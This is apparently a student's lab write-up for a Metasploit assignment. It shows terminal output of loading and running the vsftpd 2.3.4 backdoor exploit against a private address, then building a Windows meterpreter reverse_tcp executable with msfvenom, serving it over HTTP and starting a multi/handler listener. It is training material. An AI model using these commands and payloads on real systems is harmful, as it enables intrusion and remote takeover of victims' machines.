


Assignment-3: Practice Metasploit and do explore all the other meterpreter commands that are supported and document.


METASPLOIT
Before performing Metasploit, it is necessary to ensure Metasploit has been installed in the machine.


There are 2 tools to perform metasploit, they are Msfvenom and Msfconsole
(a) Command search vsftpd 2.3.4









Machine View
Applications Places Terminal Sun 01:15
root@kali: ~
File Edit View Search Terminal Help
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 ex
cellent No VSFTPD v2.3.4 Backdoor Command Execution
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target address range or CIDR identifie
r
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
root


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.2
RHOSTS => 10.0.2.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 10.0.2.2:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The conne
ction was refused by the remote host (10.0.2.2:21).
[*] Exploit completed, but no session was created.


root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 lport=8
88 --platform windows -f exe > /root/Desktop/exploit.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# ls
clock.sh Documents Music Pictures Templates
Desktop Downloads nohup.out Public Videos
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...


msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > se LHOST 10.0.2.15
[-] Unknown command: se.
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > exploit